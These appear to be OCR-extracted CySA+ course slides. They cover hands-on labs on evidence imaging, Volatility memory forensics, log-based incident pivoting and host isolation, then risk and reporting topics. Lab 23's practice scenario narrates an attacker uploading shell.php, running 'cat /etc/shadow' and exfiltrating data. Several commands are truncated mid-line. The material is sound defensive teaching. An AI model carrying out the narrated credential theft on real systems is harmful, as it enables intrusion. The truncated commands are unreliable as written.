In the search box, find and select each of these.

5

Step 5: Diamond Model of Intrusion Analysis

Fill in the four corners of the diamond:



© 2026 Tertiary Infotech Academy Pte Ltd

Lab 20 — Hands-On Steps (cont'd)

1

Step 6: Compare frameworks

CySA+ expects you to know what each framework is for — pick the right one for the audience.

2

Step 7: Save artefacts

These artefacts feed into the incident report deliverable (Lab 27).

```
$ mkdir -p /tmp/lab20
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 20 — What You Learned

- **By completing this lab you can:**
- Walk a realistic intrusion through the 7-stage Cyber Kill Chain.
- Build an ATT&CK Navigator layer by mapping each scenario step to a technique ID.
- Apply the Diamond Model to enumerate pivot opportunities.
- Choose the right framework for the analytic question at hand.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 21 — Evidence Acquisition and Chain of Custody


- **Objective**
  - In this lab you will perform a forensically sound image of a "compromised" disk and memory, generate hashes, fill in a chain-of-custody form, and verify integrity. This maps to CySA+ 3.2 (Evidence acquisitions — Chain of custody, Validating data integrity, Preservation, Legal hold).
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 21 — Reference Diagram







© 2026 Tertiary Infotech Academy Pte Ltd

Lab 21 — Hands-On Steps

1

Step 1: Why order matters: order of volatility

Before touching the system, recall the volatility ladder (most-to-least volatile):

2

Step 2: Create a controlled "evidence" target

You now have an 8 MB "disk" with two artefacts.

```
$ mkdir -p /tmp/evidence /tmp/case_001
```

3

Step 3: Hash the source BEFORE imaging (preservation)

Both hashes are recorded — MD5 for legacy compatibility, SHA-256 for cryptographic strength.

```
$ sha256sum /tmp/evidence/suspect.img | tee
/tmp/case_001/source.sha256
```

4

Step 4: Make a bit-for-bit image (acquisition)

Real engagements use a hardware write-blocker plus dcfldd or dc3dd (FTK Imager on Windows) — they hash on-the-fly and log every read error.

```
$ dd if=/tmp/evidence/suspect.img of=/tmp/case_001/image.dd
bs=1M status=p
```

5

Step 5: Verify integrity (validating data integrity)

If the hashes match, the image is admissible.

```
$ sha256sum /tmp/case_001/image.dd | tee
/tmp/case_001/image.sha256
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 21 — Hands-On Steps (cont'd)

1

Step 6: Capture volatile memory (memory acquisition)
In Linux the standard free tools are:

```
$ apt install -y avml 2>/dev/null || echo "avml may need manual install"
```

2

Step 7: Build the chain-of-custody form
Every transfer of the evidence (analyst → locker → court) gets a new row.

```
$ cat > /tmp/case_001/chain_of_custody.md <<EOF
```

3

Step 8: Legal hold
A legal hold suspends normal retention policies for evidence relevant to litigation or regulatory request.

```
$ chmod -w /tmp/case_001/image.dd
```

4

Step 9: Working copies
You analyse the working copy, never the original.

```
$ cp /tmp/case_001/image.dd /tmp/case_001/working_copy.dd
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 21 — What You Learned

- **By completing this lab you can:**
- The order of volatility and why it dictates acquisition sequence.
- How to image a disk with dd and verify with SHA-256.
- Where Linux/Windows memory acquisition tools live.
- How to fill a chain-of-custody form and apply a legal hold.

© 2026 Tertiary Infotech Academy Pte Ltd


TOPIC 3 · HANDS-ON LAB

Lab 22 — Memory Forensics with Volatility

- **Objective**
  - In this lab you will analyse a memory image with Volatility 3 — listing processes, network connections, command lines, and pulling DLLs / injected code. Memory forensics finds artefacts that never touched disk (Cobalt Strike beacons, in-memory shellcode). This maps to CySA+ 3.2 (Data and log analysis, Evidence…
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 22 — Reference Diagram



© 2026 Tertiary Infotech Academy Pte Ltd

Lab 22 — Hands-On Steps

1

Step 1: Install Volatility 3

Volatility 3 is a complete rewrite in Python 3 with built-in symbol management — no manual profile required.

```
$ apt update && apt install -y python3-pip git
```

2

Step 2: Obtain a sample memory image

Public training images are large but free.

```
# Example download (~30 MB):
```

3

Step 3: Identify the image

Output identifies the OS, build, and addresses Volatility will use for the analysis.

```
$ vol -f /tmp/cridex.vmem windows.info
```

4

Step 4: List processes

Look for:

```
$ vol -f /tmp/cridex.vmem windows.pslist
```

5

Step 5: Hunt hidden processes

A row that appears in psscan but not pslist is a rootkit-hidden process.

```
$ vol -f /tmp/cridex.vmem windows.psscan      # scans pool, finds unlinke
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 22 — Hands-On Steps (cont'd)

1

Step 6: Recover command lines

The command line of a malicious process often contains the C2 URL, base64 payload, or -NoProfile -EncodedCommand … — your fastest IOC.

```
$ vol -f /tmp/cridex.vmem windows.cmdline
```

2

Step 7: Network connections at time of capture

Maps PID → local IP:port → remote IP:port.

```
$ vol -f /tmp/cridex.vmem windows.netscan
```

3

Step 8: DLL injection / code injection

malfind looks for memory regions marked RWX with PE headers or shellcode — a textbook process-injection indicator.

```
$ vol -f /tmp/cridex.vmem windows.dlllist --pid
<SUSPECT_PID>
```

4

Step 9: Dump a suspect process and triage it

You now have a static artefact for AV/sandbox submission — derived from RAM only.

```
$ mkdir -p /tmp/dump
```

5

Step 10: Linux memory images

For Lab 21's AVML output, the equivalent plugins live under linux.*:

```
$ vol -f /tmp/case_001/memory.lime linux.pslist
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 22 — What You Learned

- **By completing this lab you can:**
- Install and orient Volatility 3 against a memory image.
- Enumerate processes, hidden processes, command lines, and live connections.
- Detect injected code with malfind.
- Dump processes to disk and feed them into Lab 9's static triage workflow.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 23 — Log Analysis for Incident Response

- **Objective**
  - In this lab you will work an incident from a pile of journalctl and web-server logs: pivot from one IOC to the next, build a timeline, and produce the "Who, What, When, Where, Why" rows that feed the executive report. This maps to CySA+ 3.2 (Data and log analysis, IoC, Detection and analysis).
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 23 — Reference Diagram



© 2026 Tertiary Infotech Academy Pte Ltd

Lab 23 — Hands-On Steps

1

Step 1: Seed a realistic log set

```
$ apt update && apt install -y jq
```

2

Step 2: Triage with simple greps

5 203.0.113.7 flagged — the brute-force source.

```
$ grep "Failed password" auth.log | awk '{print $(NF-3)}' | sort | uniq -c
```

3

Step 3: Pivot to the first success

08:00:06 root from 203.0.113.7 — the brute-force succeeded after 5 tries in 5 seconds.

```
$ grep "Accepted" auth.log | grep 203.0.113.7
```

4

Step 4: Pivot to the web layer

The same IP uploaded shell.php two seconds after login and immediately executed id and cat /etc/shadow.

```
$ grep 203.0.113.7 web.log
```

5

Step 5: Pivot to the data exfil

A 1.07 GB flow from 10.0.0.50 to 185.220.101.45 at 08:10 — the exfiltration.

```
$ grep -E "[0-9]{9,}" netflow.log
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 23 — Hands-On Steps (cont'd)

1

Step 6: Build the incident timeline

This table is dropped straight into the executive incident report (Lab 27) under "Timeline".

```
$ cat > timeline.md <<'EOF'
```

2

Step 7: Use journalctl for live systems

On the real host, the same workflow against systemd:

```
$ journalctl _SYSTEMD_UNIT=ssh.service --since "2026-05-13 08:00" --until
```

3

Step 8: IoC list extracted from the analysis

Feed this list into the Threat Intel pipeline (Lab 10) and the containment script (Lab 24).

```
$ cat > iocs.txt <<'EOF'
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 23 — What You Learned

- **By completing this lab you can:**
- Pivot across auth, web, and netflow logs from a single starting IoC.
- Build an incident timeline that maps cleanly to the kill chain.
- Use journalctl to do the same on a live systemd host.
- Produce a structured IoC list ready for containment and reporting.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 24 — Containment with Host Isolation

- **Objective**
  - In this lab you will isolate a compromised host with iptables / nftables, apply compensating controls, and verify that the box can still reach the SOC analyst workstation but nothing else. This maps to CySA+ 3.2 (Containment, eradication, and recovery — Scope, Impact, Isolation, Remediation, Re-imaging, Compensating…
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 24 — Hands-On Steps

1

Step 1: Install tools

```
$ apt update && apt install -y iptables nftables iproute2
```

2

Step 2: Snapshot current connectivity (scope of impact)

Record what is talking to what — this is the "Scope" and "Impact" assessment.

```
$ ip addr | grep -A1 'state UP'
```

3

Step 3: Define the SOC bastion (your management channel)

Containment that locks you out is useless.

```
$ SOC_IP=10.10.0.10      # your analyst workstation / EDR console
```

4

Step 4: Apply a "network isolation" policy

The host is now reachable only from the SOC bastion on port 22 — every other connection (including the attacker's C2) is dead.

```
$ iptables -P INPUT DROP
```

5

Step 5: Save the rules so isolation survives reboot

Without this, a reboot during eradication accidentally unisolates the host.

```
$ apt install -y iptables-persistent
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 24 — Hands-On Steps (cont'd)

1

Step 6: Kill active malicious connections (eradication start)

Killing connections before isolation lets them re-establish; after isolation they cannot.

```
# Find the suspect process (Lab 5)
```

2

Step 7: Apply compensating controls (CySA+ "Compensating controls")

While the team eradicates, mitigate continued risk on neighbouring systems:

3

Step 8: Re-imaging vs cleanup decision

Re-imaging is the only deterministic way to remove unknown unknowns.

4

Step 9: Verify isolation worked

Both should fail.

```
# From the host (Killercoda terminal):
```

5

Step 10: Document containment for the report

Drop this straight into Lab 27's incident report.

```
$ cat > /tmp/containment.md <<EOF
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 24 — What You Learned

- **By completing this lab you can:**
- Isolate a host with default-DROP firewall while keeping a management channel.
- Distinguish containment, eradication, and recovery.
- Decide between cleanup and re-imaging.
- Apply compensating controls during the cleanup window.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 25 — Incident Response Playbook and Tabletop

- **Objective**
  - In this lab you will draft a NIST-aligned incident response plan, a one-page playbook, and run a 45-minute tabletop exercise against the scenario from Lab 20. This maps to CySA+ 3.3 (Preparation — IR plan, Tools, Playbooks, Tabletop, Training, BC/DR; Post-incident — Forensic analysis, Root cause, Lessons learned).
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 25 — Reference Diagram



© 2026 Tertiary Infotech Academy Pte Ltd

Lab 25 — Hands-On Steps

1

Step 1: The NIST 800-61 incident-response life cycle

CySA+ 3.3 is exactly this loop with two of its four phases broken out.

```
$
```

2

Step 2: Author the high-level IR plan

```
$ mkdir -p /tmp/lab25 && cd /tmp/lab25
```

3

Step 3: Author a one-page phishing playbook

```
$ cat > playbook_phishing.md <<'EOF'
```

4

Step 4: Run a 45-minute tabletop exercise

Scenario (read aloud at T = 0): > "08:00 — A finance user reports an invoice email looked off but opened it.

5

Step 5: Capture lessons learned (post-incident)

These actions become the inputs to the next Preparation cycle — closing the NIST loop.

```
$ cat > hot_wash.md <<'EOF'
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 25 — Hands-On Steps (cont'd)

1

Step 6: Training (CySA+ 3.3 "Training")

Schedule four touches per year:

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 25 — What You Learned

- **By completing this lab you can:**
- The NIST 800-61 IR life cycle and how it maps to CySA+ 3.3.
- Draft a high-level IR plan with RACI, severity, and escalation.
- Author a one-page playbook for the most common incident type.
- Run a structured tabletop and capture lessons learned that feed back into preparation.

© 2026 Tertiary Infotech Academy Pte Ltd

TOPIC 3 RECAP

Recap — Incident Response and Management

- Attack frameworks (Kill Chain, ATT&CK, Diamond)
- Evidence acquisition & chain of custody
- Memory & host forensics
- Log analysis for IR
- Containment & isolation
- IR playbooks & tabletop exercises

© 2026 Tertiary Infotech Academy Pte Ltd

4

TOPIC 4 · 17% OF CS0-003

Reporting and Communication

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 17%

Topic 4 Overview — Reporting and Communication

1. Vulnerability management reporting
2. Executive incident reporting
3. Security metrics (MTTD/MTTR)
4. Compliance reporting (PCI DSS / ISO 27001 / NIST)
5. Stakeholder communication & lessons learned

© 2026 Tertiary Infotech Academy Pte Ltd

Data Privacy and Security — In Depth

- Data privacy and data security are related but distinct concepts, where privacy is about the individual and the appropriate collection and use of their information, and security is about protecting the data itself from unauthorized access.
- Privacy also differs from confidentiality, since confidentiality is a security property focused on keeping data secret through controls, while privacy is focused on keeping an individual's identity and personal information governed by how the data may be used.
- Data security is enforced through technical and administrative controls, whereas privacy governs data usage, consent, and handling of data types such as personal data and personally identifiable information (PII).
- A security analyst cares because a system can be secure yet still violate privacy through improper use of data, so protecting confidentiality is necessary but not sufficient to meet privacy obligations.
- **On the exam: Expect conceptual questions that ask you to distinguish privacy (about the individual and how data is used) from security and confidentiality (about protecting the data itself).**

© 2026 Tertiary Infotech Academy Pte Ltd

Data Privacy and Security — Key Points

- Privacy vs. security
  - Privacy is about the individual
  - Security is about the data
- Privacy vs. confidentiality
  - Confidentiality is about the data
  - Privacy is about keeping an individual’s identity secure
- Data security is protected through controls
- Privacy has to do with data usage

© 2026 Tertiary Infotech Academy Pte Ltd

Data Privacy and Security (2)

- Types of data
  - Personal
  - Personal health
  - Financial
  - Copyrighted
- Legal requirements for data
  - GDPR
  - HIPAA
  - US copyright law
  - PCI DSS

© 2026 Tertiary Infotech Academy Pte Ltd

Nontechnical Controls — In Depth

- Nontechnical controls are the administrative and policy measures that govern how data is handled, complementing technical safeguards with rules, roles, and agreements.
- They include data ownership, which assigns accountability for a data set, data classification, which labels data by sensitivity to drive handling requirements, and data confidentiality reinforced by a nondisclosure agreement (NDA) that legally binds parties to protect information.
- Data sovereignty, the idea that data is subject to the laws of the country where it is collected or stored, is a core principle behind the EU's GDPR, which also mandates data minimization (collect only what is needed) and data purpose limitation (use data only for the stated purpose).
- A security analyst cares because these controls define the compliance boundaries the technical program must enforce, and violations expose the organization to regulatory fines and legal liability.
- **On the exam: Look for questions on data governance terms such as data classification, data ownership, NDAs, data sovereignty as the principle behind GDPR, and data minimization and purpose limitation.**

© 2026 Tertiary Infotech Academy Pte Ltd

Nontechnical Controls — Key Points

- Data ownership
- Data classification
- Data confidentiality
  - Nondisclosure agreement (NDA)
- Data sovereignty
  - Principle behind GDPR
- Data minimization
- Data purpose limitation

© 2026 Tertiary Infotech Academy Pte Ltd

Data Retention — In Depth

- Data retention establishes standards that answer what data the organization keeps, how long it is kept, where it is stored, and how it is securely deleted at the end of its lifecycle.
- These standards are shaped by legal, regulatory, and business requirements, balancing the need to preserve data for compliance and investigations against the risk and cost of holding it too long.
- Effective retention relies on supporting practices including taxonomy, which defines how data is stored and organized for future recall, normalization, which structures data so it can be related and turned into meaningful reports, and indexing, which speeds retrieval.
- A SOC analyst cares because well-defined retention ensures logs and evidence exist long enough to investigate incidents while avoiding the liability of hoarding data that should have been destroyed.
- **On the exam: Expect questions covering retention standards (what, how long, where, and how to delete data) and the supporting concepts of taxonomy, normalization, and indexing.**

© 2026 Tertiary Infotech Academy Pte Ltd

Data Retention — Key Points

- Standards
  - What data do we keep?
  - How long do we keep this data?
  - Where do we keep this data?
  - How do we delete data?

© 2026 Tertiary Infotech Academy Pte Ltd

Data Retention (2)

- Taxonomy
  - How data is stored and organized for future recall
- Normalization
  - Makes it possible to relate data and extract meaningful reports
- Indexing
  - Way of organizing data for searchability and rapid recall

© 2026 Tertiary Infotech Academy Pte Ltd

Technical Controls — In Depth

- Technical controls are the technology-based safeguards that enforce data security and privacy directly within systems.
- Access controls limit access to resources by enforcing identification, authentication, and authorization, ensuring only approved subjects reach protected data, while encryption protects confidentiality of data at rest and in transit.
- To share data while preserving privacy, analysts apply data masking and deidentification to obscure or remove identifying fields, tokenization to substitute sensitive values with non-sensitive tokens, and digital rights management (DRM) to control how content can be used after it is distributed.
- A security analyst cares because these controls are the concrete mechanisms that turn privacy policy into enforced protection, enabling safe use and sharing of sensitive data without exposing individuals.
- **On the exam: Look for questions matching privacy-preserving technical controls such as encryption, data masking, deidentification, tokenization, and DRM to their appropriate use cases.**

© 2026 Tertiary Infotech Academy Pte Ltd

Technical Controls — Key Points

- Access controls
  - Limit access to certain resources
  - Identification, authentication, authorization
- Encryption
  - Protects confidentiality
- Sharing data while preserving privacy
  - Data masking
  - Deidentification
  - Tokenization

© 2026 Tertiary Infotech Academy Pte Ltd

Technical Controls (2)

- Digital rights management (DRM)
  - Watermarking
  - Geographic access requirements
  - Geoblocking

© 2026 Tertiary Infotech Academy Pte Ltd

Technical Controls (3)

- Data loss prevention (DLP)
  - Process:
    - Create data inventories
    - Monitor data flows
    - Implement, test, tune
- DLP solution placement
  - Network DLP (NDLP)
  - Endpoint DLP
  - Hybrid DLP

© 2026 Tertiary Infotech Academy Pte Ltd

Business Impact Analysis — In Depth

- A Business Impact Analysis (BIA) is a structured study that identifies an organization's critical business functions and the maximum tolerable downtime and disruption each can withstand before the harm becomes unacceptable.
- It weighs multiple impact dimensions for each function: operational disruption and lost productivity, direct and indirect financial losses, regulatory and legal responsibilities that a disruption would breach, and damage to the organization's reputation and customer trust.
- The BIA feeds recovery objectives such as the Recovery Time Objective (RTO) and Recovery Point Objective (RPO) that drive continuity and disaster-recovery planning.
- A SOC or security analyst relies on the BIA to prioritize which assets and services to protect and restore first, so incident response and resource allocation are aligned to what actually keeps the business running.
- **On the exam: Expect scenario questions asking you to determine which system to recover or protect first based on maximum tolerable downtime and business criticality identified in a BIA.**

© 2026 Tertiary Infotech Academy Pte Ltd

Business Impact Analysis — Key Points

- Study of what's important to a business and what critical functions must be sustained
- Considerations
  - Maximum tolerable downtime and disruption for activities
  - Operational disruption and productivity
  - Financial considerations
  - Regulatory responsibilities
  - Reputation

© 2026 Tertiary Infotech Academy Pte Ltd

Business Impact Analysis Steps — In Depth

- A BIA follows a repeatable process that begins by selecting interviewees from all organizational levels, then choosing data-gathering techniques such as surveys, questionnaires, and both qualitative and quantitative approaches to collect consistent information.
- The analyst then identifies the company's critical business functions, the resources (people, systems, data, suppliers) those functions depend on, and calculates how long each function can survive without those resources.
- Next the team identifies the vulnerabilities and threats to each critical function and calculates the resulting risk, so the most exposed functions are clearly ranked.
- Finally the findings are documented and reported to management with recommendations, giving decision-makers the evidence to fund controls and set recovery priorities.
- **On the exam: Questions may present the BIA steps out of order or ask what happens at a specific stage, so know that resource-dependency and survival-time analysis precede risk calculation and the management report.**

© 2026 Tertiary Infotech Academy Pte Ltd

Business Impact Analysis Steps — Key Points

- Select individuals to interview for data gathering
  - People from all levels
- Create data-gathering techniques
  - Surveys, questionnaires, and qualitative and quantitative approaches
- Identify the company’s critical business functions
- Identify resources these functions depend on
- Calculate how long critical functions can survive without these resources

© 2026 Tertiary Infotech Academy Pte Ltd

Business Impact Analysis Steps (2)

- Identify vulnerabilities and threats to critical business functions
- Calculate the risk for each critical business function
- Document findings, report them to management, make recommendations

© 2026 Tertiary Infotech Academy Pte Ltd

Risk Identification — In Depth

- Risk identification is the phase of risk management whose main goals are to identify vulnerabilities, determine the probability that a threat will exploit each vulnerability, and estimate the potential business impact of each threat.
- It also seeks an economic balance between the impact of a threat and the cost of the countermeasure, so an organization does not spend more defending an asset than the asset is worth.
- Analysts drive the work by asking the right questions: what event could occur (the threat event), what its potential impact would be (magnitude), how likely it is to happen (probability), and how confident they are in those answers (certainty).
- For a security analyst this framing turns vague concerns into structured, defensible inputs that support consistent prioritization and reporting to management.
- **On the exam: The exam tests the four guiding questions—threat event, magnitude, probability, and certainty—and the principle that countermeasure cost should not exceed the value of the asset it protects.**

© 2026 Tertiary Infotech Academy Pte Ltd

Risk Identification — Key Points

- Main goals
  - Identify vulnerabilities
  - Determine probability that a threat will exploit a vulnerability
  - Determine potential business impact of each threat
  - Provide economic balance between impact of the threat and cost of the countermeasure

© 2026 Tertiary Infotech Academy Pte Ltd

Risk Identification (2)

- Ask the right questions
  - What event could occur (threat event)?
  - What could be the potential impact (magnitude)?
  - How likely is it to happen (probability)?
  - What level of confidence do we have in the answers to the first three questions (certainty)?

© 2026 Tertiary Infotech Academy Pte Ltd

Risk Identification Process — In Depth

- The risk identification process gathers risk inputs from multiple sources: evaluating cyber threat intelligence, conducting vulnerability assessments, observing day-to-day cybersecurity operations, and organizing brainstorming sessions with stakeholders.
- Identified risks are captured in a risk register, the central document that tracks each risk throughout its lifecycle.
- Each register entry typically records a unique identifier, a short name, a description, an assigned owner responsible for managing it, and a probability rating (often alongside impact).
- A SOC analyst uses the risk register as a living, auditable record that keeps risks visible, assigns accountability, and drives follow-up and treatment decisions.
- **On the exam: Know the standard fields of a risk register (ID, name, description, owner, probability/impact) and recognize threat intel, vulnerability assessments, and brainstorming as valid risk-identification inputs.**

© 2026 Tertiary Infotech Academy Pte Ltd

Risk Identification Process — Key Points

- Evaluate cyber threat intelligence
- Conduct vulnerability assessment
- Observe cybersecurity operations
- Organize brainstorming sessions

© 2026 Tertiary Infotech Academy Pte Ltd

Risk Identification Process (2)

- Risk register
  - Unique identifier
  - Short name
  - Description
  - Owner
  - Probability
  - Magnitude
  - Risk value (or rating)
  - Disposition

© 2026 Tertiary Infotech Academy Pte Ltd

Risk Calculation — In Depth

- Risk calculation quantifies or ranks identified risks using two complementary methods: qualitative analysis, which rates risk on descriptive scales like high/medium/low, and quantitative analysis, which assigns numeric values such as SLE, ARO, and ALE in monetary terms.
- Whichever method is used, the risks that must be mitigated first are those with the highest probability of occurring combined with the highest magnitude of impact.
- The Delphi technique supports qualitative estimation by having each participant anonymously list risks and anonymously comment, removing groupthink and dominant-personality bias so the consensus reflects independent expert judgment.
- Analysts care because a defensible calculation determines where limited budget and effort go, and anonymity in Delphi produces more honest input than open discussion.
- **On the exam: Distinguish qualitative (subjective scales) from quantitative (numeric/monetary, e.g. ALE = SLE × ARO) analysis, and recognize the Delphi technique by its anonymous, iterative expert consensus.**

© 2026 Tertiary Infotech Academy Pte Ltd

Risk Calculation — Key Points

- Qualitative
- Quantitative
- Risks that must be mitigated first have:
  - Highest probability
  - Highest magnitude

© 2026 Tertiary Infotech Academy Pte Ltd

Risk Calculation (2)

- Delphi technique
  - Each person anonymously lists risks
  - Each person anonymously comments

© 2026 Tertiary Infotech Academy Pte Ltd

Qualitative Risk Matrix — In Depth

- A qualitative risk matrix (heat map) is a grid that plots each risk's likelihood on one axis against its impact on the other to produce an overall severity rating without exact numbers.
- The intersecting cells are usually color-coded—commonly green for low, yellow for moderate, and red for high or critical—so priorities are visible at a glance.
- Because it relies on descriptive ratings rather than dollar figures, the matrix is fast to build and easy for non-technical audiences to interpret.
- Security analysts use it to communicate relative risk priority to management quickly and to justify which risks warrant immediate treatment.
- **On the exam: Expect to read a likelihood-versus-impact matrix and identify which risk falls in the highest-severity (red) cell and therefore should be addressed first.**

© 2026 Tertiary Infotech Academy Pte Ltd

Qualitative Risk Matrix

Probability	Magnitude				
	Negligible	Minor	Moderate	Major	Severe
Almost Certain	Moderate	High	High	Extreme	Extreme
Likely	Moderate	Moderate	High	High	Extreme
Possible	Low	Moderate	Moderate	High	Extreme
Unlikely	Low	Moderate	Moderate	Moderate	High
Rare	Low	Low	Moderate	Moderate	High

© 2026 Tertiary Infotech Academy Pte Ltd

Sample Impact Interpretation

Rating	Value	Interpretation
Severe	5	Organizational survival is at risk; damages exceed $1M
Major	4	Prolonged (4+ hrs.) disruption to key business functions; damages do not exceed $1M
Moderate	3	Brief (<4 hrs.) disruptions to key business functions; damages do not exceed $100K
Minor	2	Some disruption of nonessential functions; damages do not exceed $10K
Negligible	1	Individual, nonessential disruptions; damages do not exceed $1K

© 2026 Tertiary Infotech Academy Pte Ltd

Example Qualitative Risk Calculation

Risk: Data Breach	Probability of Risk Taking Place	Magnitude of Loss to the Company
Cybersecurity analyst	2	4
Database admin	4	4
Application programmer	3	3
System operator	4	3
Operational manager	4	4
Results	**3.4**	**3.6**

© 2026 Tertiary Infotech Academy Pte Ltd

Communication of Risk Factors — In Depth

- Communicating risk factors means presenting risk findings to multiple audiences, from executives and boards to technical teams and external partners, each of whom needs the information framed differently.
- The message must be tailored for each audience: leadership needs business impact, cost, and risk-appetite language, while technical staff need specific vulnerabilities, affected systems, and remediation detail.
- Effective communication translates technical findings into terms that let each group make appropriate decisions and take the right action.
- For a SOC analyst, poorly tailored reporting stalls remediation and funding, so matching content, depth, and vocabulary to the audience is a core professional skill.
- **On the exam: Questions test choosing the right report content and level of technical detail for a given audience, such as an executive summary for the board versus a detailed finding for engineers.**

© 2026 Tertiary Infotech Academy Pte Ltd

Communication of Risk Factors — Key Points

- Presentation to multiple audiences
- Must be tailored for each audience

© 2026 Tertiary Infotech Academy Pte Ltd

Teaming — In Depth

- Teaming assigns exercise roles by color: the Red Team acts as the opposing force (OPFOR) simulating real threat actors to validate the defenders' assumptions, while the Blue Team is the defenders who detect, respond to, and fix what the Red Team discovers.
- The White Team plans and moderates the exercise, sets the rules of engagement, and adjudicates the outcome as a neutral referee.
- The Purple Team is a dynamic hybrid that has Red and Blue work together collaboratively, testing the Blue Team's people, processes, and technologies while sharing techniques in real time rather than in secret.
- Analysts benefit because purple teaming closes the feedback loop fastest, turning offensive findings directly into improved detections and defenses.
- **On the exam: Be able to match each team color to its role, especially that Purple Team means Red and Blue collaborating and White Team means the neutral planners and moderators.**

© 2026 Tertiary Infotech Academy Pte Ltd

Teaming — Key Points

- Red Team
  - Simulates threat actors (OPFOR); validates blue team assumptions
